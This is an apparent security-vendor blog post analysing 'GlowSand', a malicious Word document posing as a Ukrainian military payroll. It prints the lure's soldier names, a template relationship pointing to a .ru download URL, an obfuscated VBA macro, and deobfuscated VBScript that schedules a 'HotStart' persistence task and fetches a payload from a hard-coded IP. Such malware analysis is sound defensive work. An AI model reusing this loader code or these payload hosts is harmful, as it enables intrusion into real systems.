
GlowSand

inquest.net/blog/2022/06/27/glowsand



INQUEST
Layer 7 is a tip of the iceberg.
InQuest Deep File Inspection (DFI) can reveal an average of 4x of additional content.

Without doubt, one of the hottest and most stressful regions on the planet currently is Eastern Europe. The military conflict that has been ongoing for more than 4 months has unfortunately claimed many victims and is fueling an economic and food crisis in several nations spanning across the globe. This far reaching tension also bleeds into cyberspace.

The tools used by threat actors aimed at Ukraine and neighboring countries are constantly changing. In many cases, the context of successful attacks is the use of documents in email attachments. We will consider some of the novelties of attackers that target Ukrainian government organizations. When these tools shattered like grains of sand, we named it GlowSand.
The first document, the analysis of which we would like to provide, we discovered on June 25 in InQuest Labs.

File Type	Office Open XML document
Sha 256	a93ff0e6c42aa3f011a53108dc9b224dc85d9e0930f81e3b3010801089126e4e

When the document is opened, the user will receive the following table, appearing to be a military payroll.



Командиру військової частини А4267

Рапорт


Клопочу. щодо виплати щомісячної премії за особистий внесок у загальні результати служби та додаткової винагороди за безпосередню участь у бойових діях (забезпеченні здійсненні заходів з національної безпеки і оборони, відсічі і стримування збройної агресії) особовому складу комендантського взводу військової частини А4267, згідно штату, за ЧЕРВЕНЬ 2022 року.

№п/п	Військове звання	ПІБ	Період участі	Примітка (зазначається підстава для позбавлення або знаходження на лікуванні, зниклий безвісті, тощо)
1	старший сержант	ХАРОВСЬКИЙ Володимир Володимирович	1.06. - 30.06.2022	
2	солдат	БАЛЬБУЗА Валерій Володимирович		
3	солдат	ГУЦУЛ Микола Васильович		
4	старший солдат	БОЛОТОВ Сергій Миколайович		
5	солдат	ГОНЧАР Віктор Васильович		
6	солдат	Сторчак Сергій Вікторович		
7	солдат	РУБЦОВ Костянтин Валерійович		
8	старший солдат	ЧЕСЛАШ Тарас Віталійович		
9	солдат	УСОЛЬЦЕВ Олександр Васильович		
10	солдат	ПОХІЛЕВИЧ Леонід Олексійович		
11	сержант	ТЕРНОВИЙ Борис Тимофійович		

Figure 1: File

Content

Payroll allegedly intended for military unit A4267, which is a real military unit which is located in the west of Ukraine. Detection on VirusTotal is very shallow.




ⓘ 4 security vendors and no sandboxes flagged this file as malicious

a93ff0e6c42aa3f011a53108dc9b224dc85d9e0930f81e3b3010801089126e4e
Копия ЗАРПЛПТА Травень 2022.docx
cve-2017-0199 docx exploit

38.52 KB
Size

2022-06-25 19:03:10 UTC
1 hour ago

Figure 2: VirusTotal Detection



```
  E:\settings.xml.rels
00000000:  3C 3F 78 6D-6C 20 76 65-72 73 69 6F-6E 3D 22 31  <?xml version="1
00000010:  2E 30 22 20-65 6E 63 6F-64 69 6E 67-3D 22 55 54  .0" encoding="UT
00000020:  46 2D 38 22-20 73 74 61-6E 64 61 6C-6F 6E 65 3D  F-8" standalone=
00000030:  22 79 65 73-22 3F 3E 0D-0A 3C 52 65-6C 61 74 69  "yes"?>♪◙<Relati
00000040:  6F 6E 73 68-69 70 73 20-78 6D 6C 6E-73 3D 22 68  onships xmlns="h
00000050:  74 74 70 3A-2F 2F 73 63-68 65 6D 61-73 2E 6F 70  ttp://schemas.op
00000060:  65 6E 78 6D-6C 66 6F 72-6D 61 74 73-2E 6F 72 67  enxmlformats.org
00000070:  2F 70 61 63-6B 61 67 65-2F 32 30 30-36 2F 72 65  /package/2006/re
00000080:  6C 61 74 69-6F 6E 73 68-69 70 73 22-3E 3C 52 65  lationships"><Re
00000090:  6C 61 74 69-6F 6E 73 68-69 70 20 49-64 3D 22 72  lationship Id="r
000000A0:  49 64 31 22-20 54 79 70-65 3D 22 68-74 74 70 3A  Id1" Type="http:
000000B0:  2F 2F 73 63-68 65 6D 61-73 2E 6F 70-65 6E 78 6D  //schemas.openxm
000000C0:  6C 66 6F 72-6D 61 74 73-2E 6F 72 67-2F 6F 66 66  lformats.org/off
000000D0:  69 63 65 44-6F 63 75 6D-65 6E 74 2F-32 30 30 36  iceDocument/2006
000000E0:  2F 72 65 6C-61 74 69 6F-6E 73 68 69-70 73 2F 61  /relationships/a
000000F0:  74 74 61 63-68 65 64 54-65 6D 70 6C-61 74 65 22  ttachedTemplate"
00000100:  20 54 61 72-67 65 74 3D-22 68 74 74-70 3A 2F 2F   Target="http://
00000110:  65 6E 66 6F-72 63 65 2E-69 6E 74 65-72 64 65 70  enforce.interdep
00000120:  65 6E 64 65-6E 74 32 33-2E 76 69 70-65 72 74 6F  endent23.viperto
00000130:  73 2E 72 75-2F 44 45 53-4B 54 4F 50-2D 53 54 41  s.ru/DESKTOP-STA
00000140:  31 41 4F 37-2F 73 61 6C-6D 6F 6E 2F-73 61 6C 6D  1AO7/salmon/salm
00000150:  6F 6E 2E 75-64 62 22 20-54 61 72 67-65 74 4D 6F  on.udb" TargetMo
00000160:  64 65 3D 22-45 78 74 65-72 6E 61 6C-22 2F 3E 3C  de="External"/><
00000170:  2F 52 65 6C-61 74 69 6F-6E 73 68 69-70 73 3E     /Relationships>
```

Figure 3: External Relationship

The image shows that the document contains the download address of the further payload. The malware download server is configured in such a way that it only allows downloading files for Ukrainian IP addresses.

hxxp://enforce.interdependent23.vipertos[.]ru/DESKTOP-STA1AO7/salmon/salmon.udb

With the right client setup, we were able to get 4 files.


File Type	Office Open XML document
sha 256	1a1ac565ba08ac51eb6ef27d0fe47a03372112f476ad3008f6ead30dbdcee565

File Type	Office Open XML document
sha 256	6c1799a8141219b8933cdee57b27dfbf2561e48c3e4ec77ead685330e9c8aa23

File Type	Office Open XML document
Sha 256	c9939f994e25e1e935f101ee8bc4ce033aad8bea96d192dc700deb1d04ef7c66

File Type	Office Open XML document
sha256	c850c872318328777441a6916d1994b714ad2c40104d9a7ebb9cfb0e537a3737


After loading one of these files, the first stage document starts the next stage. We noticed that the payload changes every few hours. We were able to find one such shift. In total, we were able to obtain 3 document files.



```
Private Sub Document_Close()
On Error Resume Next
garbageAfTEi = garbageAfTEi & "gghdsdunjsjtiongghprdsstdssndZQlJhyL(dsdildssNamdss)gghzzzgghSdsstgghimpajsjtAOXriggh=gghCrdssatdssObjdssjsjt(+-Sjsjhdssdul
garbageAfTEi = garbageAfTEi + "svdssrsionPGdLzltggh=gghdsdaithdsduljlvIp.TriggdssrsgghzzzgghDimgghsdssnsationCpCdssdOagghzzzgghSdsstgghsdssnsationCpCdssdO
garbageAfTEi = garbageAfTEi + "gghkvkkvkdss+-ggh+gghChr(58)ggh+ggh+-VBSjsjriptgghddssdsddssnddssrgghddsslijsjiousgghddsslibdssratdssgghkvkkvkb+-gghzzzggho
garbageAfTEi = garbageAfTEi + "ghzzzgghdssrdsslYjsjYb.WritdssgghdsdrdssdsslyLmgbS(sorrydsdByjsjn)gghzzzgghdssrdsslYjsjYb.ClosdssgghzzzgghprdsstdssndZQlJhy
garbageAfTEi = garbageAfTEi + "zz=wdDoNotSavdssChangdsssgghzzzgghdssndgghsubgghzzzgghFunjsjtiongghsdssdssnIIkWD(injsjoming)gghzzzgghSdsstgghstdssdsspqMogg
garbageAfTEi = garbageAfTEi + "Vnklsr(timdssVal)gghzzzgghDimgghinstrujsjtorGKqxy,gghdsdidsdtdssdssnOVN,gghddsssdssrvdssddsdhR,gghjsjambridgdssGlDKB,gghryd
garbageAfTEi = garbageAfTEi + "undodssjggh=gghbajsjkgroundodssjggh&gghRight(instrujsjtorGKqxy,ggh2)gghzzzgghrdssadindssssErgRlJJggh=gghjsjakdsssxKdinggghgg


scenefNwpesE = garbageAfTEi
scenefNwpesE = Replace(scenefNwpesE, "jsj", "c")
scenefNwpesE = Replace(scenefNwpesE, "ggh", " ")
scenefNwpesE = Replace(scenefNwpesE, "dss", "e")
scenefNwpesE = Replace(scenefNwpesE, "dsd", "f")
scenefNwpesE = Replace(scenefNwpesE, "kvk", "/")
scenefNwpesE = Replace(scenefNwpesE, "+-", """")
scenefNwpesE = Replace(scenefNwpesE, " zzz", vbCrLf)
Set distractCmt = ActiveDocument.VBProject.VBComponents.Add(1)
distractCmt.CodeModule.AddFromString scenefNwpesE
resistancefvdrt = "REGARDED13593"
deliveryLBY = deliveryLBY + "T24gRXJyb3IgUmVzdW1lIE5leHQNCm1lcmVkVUh4Uj1tZXJlZFVIeFIgJiAiZ2dob25nZ2hkc3Nycm9yZ2docmRzc3N1bWRzc2dnaG5kc3N4dGdnaHp6emdnaGRpb
deliveryLBY = deliveryLBY & "Rkc3NvYmpkc3Nqc2p0KCstd3Nqc2pyaXB0LnNoZHNzbGwrLSkuZHNzeHBhbmRkc3Nudmlyb25tZHNzbnRzdHJpbmdzKCstJXN5c3Rkc3NtZHJpdmRzcyUrLSkpLnN
deliveryLBY = deliveryLBY + "c3NnaXRpbWF0ZHNzVXByZ2doJmdnaCstXystZ2doJmdnaGRpZHNkZHNkaWpzanVsdHBkc3NVSHVaWWdnaCZnZ2hwcm9taXNkc3NkRnJJZ2doJmdnaHByb21pc2Rzc
deliveryLBY = deliveryLBY & "3MocGRzc3Jkc2R1bWRzc2pZaFdBLGdnaHZianNqcixnZ2grLSstKWdnaHp6emdnaHBkc3NyZHNkdW1kc3NqWWhXQWdnaD1nZ2hyZHNzcGxhanNqZHNzKHBkc3NyZH
deliveryLBY = deliveryLBY + "b3Bkc3Naak1PRURIZ2doPWdnaHJkc3NwbGFqc2pkc3MobWlqc2pyb3Nqc2pvcGRzc1pqTU9FREgsZ2dodmJsZHNkLGdnaCstKy0pZ2doenp6Z2dobWlqc2pyb3Nqc
deliveryLBY = deliveryLBY & "0LjMuMCstKS5qc2pyZHNzYXRkc3Nkc3NsZHNzbWRzc250KCstYmFzZHNzNjQrLSlnZ2h6enpnZ2hhZGFwdGRzc2Rkc3NVempkc2QuZGF0YXR5cGRzc2dnaD1nZ2gr
deliveryLBY = deliveryLBY + "G9yanNqaGFyZGJRSmdnaD1nZ2hkc2RveGJ3ckJkc3NoaC5yZHNzc3BvbnNkc3Nib2R5Z2doenp6Z2doZHNzbmRnZ2hkc2R1bmpzanRpb25nZ2h6enpnZ2hkc2R1bm
deliveryLBY = deliveryLBY + "HNkdW5qc2p0aW9uIg0KDQogDQpsaW1wSWdlWHdNUz1saW1wSWdlWHdNUyArICJleGRhZGFzZGRkZGN1dGUocmRhZGFzZGRkZHBsYWNlKHJkYWRhc2RkZGRwbGFjZS
blameocVnzMT = deliveryLBY
```

Figure 4: Malicous Macro

The obfuscated macro is decoded at runtime and is divided into two parts. The first part creates a file in the directory “C:\Users\Admin\deprive.pdf” This file shows extremely low VirusTotal detection at the time of analysis.



1 security vendor and no sandboxes flagged this file as malicious

6e7e381a1f7c739e4961957c1984b9eb8c0dee6cf7f15cd0a35c129d1147b013


HotStart.dat

9.03 KB

Size

Figure 5: Deprive.pdf VT Detection


File Type	Java Script
Sha 256	6e7e381a1f7c739e4961957c1984b9eb8c0dee6cf7f15cd0a35c129d1147b013



```
vice") vbCrLf call impactAOXri.Connect() vbCrLf Dim strategyWkaFnsIvbCrLf Set strategyWkaFnsI = impactAOXri.GetFolder("\")vbCrLf Dim faithfuljlvIpvbCrLf Set fa

.SettingsvbCrLf delvesMwQfJK.Enabled = TruevbCrLf delvesMwQfJK.StartWhenAvailable = TruevbCrLf delvesMwQfJK.Hidden = FalsevbCrLf Dim reversionPGdLzltvbCrLf Set
: sensationCpCed0a = reversionPGdLzlt.Create(2) vbCrLf sensationCpCed0a.DaysInterval = 1 vbCrLf Dim earliestaRUDKvbCrLf earliestaRUDK = DateAdd("s", 7, Now) vbC
:jqQGtVg = sensationCpCed0a.RepetitionvbCrLf eightjqQGtVg.Interval = "PT5M"

 vbCrLf odourKBzbm.Path = seatedUJqxxfevbCrLf ginnyGsjAFRA = fileName & "
m.Arguments = ginnyGsjAFRAvbCrLf call strategyWkaFnsI.RegisterTaskDefinition("HotStart", faithfuljlvIp, 6, , , 3)vbCrLf CreateObject("Shell.Application").Shell
:endZQlJhyL(persianckONy) vbCrLf Set pitchKchTVfi = ActiveDocument.VBProjectvbCrLf For Each objectionspZLjG In pitchKchTVfi.VBComponentsvbCrLf jealousJRSXk = ob
/LmgbS(ByVal incoming2) vbCrLf Set shipwreckxyx = CreateObject("Msxml2.DOMDocument.3.0").CreateElement("base64") vbCrLf shipwreckxyx.dataType = "bin.base64"
/bCrLf freelyLmgbS = seenIIkWD(res) vbCrLf End FunctionvbCrLf Function increasingW Vnklsr(timeVal) vbCrLf Dim instructorGKqxy, fifteenOVN, deservedfhR, cambridg
iessErgRlJJ = readinessErgRlJJ & "-"
 readinessErgRlJJ = readinessErgRlJJ vbCrLf readinessErgRlJJ = readinessErgRlJJ & "T"
.onvbCrLf "





 /flushdns", 0, false: set presentediYPMxOv = createobject("wscript.shell"): knowingqcM = presentediYPMxOv.expandenvironmentstrings("%userprofile%"): difficult
- / 2.5 yptp / 1.23 safari / 537.36 " & promisedFrI & promisedFrI & legitimateUpr & "
```

Figure 6: Part 1 Deobfuscated

This code creates a new task in Task Scheduler called “HotStart”; and every 5 minutes will run the script “C:\Users\Admin\deprive.pdf”. Thus, the attacker has achieved persistence on the target host.



```
on error resume next:
dim crouchtMSQGmJ: createobject("wscript.shell").run "ipconfig  /flushdns", 0, false: set presentediYPMxOv = createobject("wscript.shell"): knowingqcM = pres

537.36(khtml, like gecko) chrome / 81.0 .4044 .138 yabrowser / 20.6 .0 .910 yowser / 2.5 yptp / 1.23 safari / 537.36 " & promisedFrI & promisedFrI & legitima
_ " & difficultpeUHuZY & promisedFrI & promisedFrI & " / .
" + "
incessant " & " / .
" : dim randdigir : randdigir = int((100 * rnd)+1) : set oxmlhttp = createobject"
msxml2.xmlhttp .3 .0 ") : oxmlhttp.open "
get ", "
http: //ip-api.com/csv/delicious"& randdigir &".kolopartor.ru?fields=query",  false : oxmlhttp.send : perfumejYhWA = oxmlhttp.responseText : perfumejYhWA =
   http://143.244.131.123/deprive/condescending.qc" : romanIGK = orchardbQJ(peculiarzYu, coinYftLM) : microscopeZjMOEDH = indiceszovRz(romanIGK) : microscope

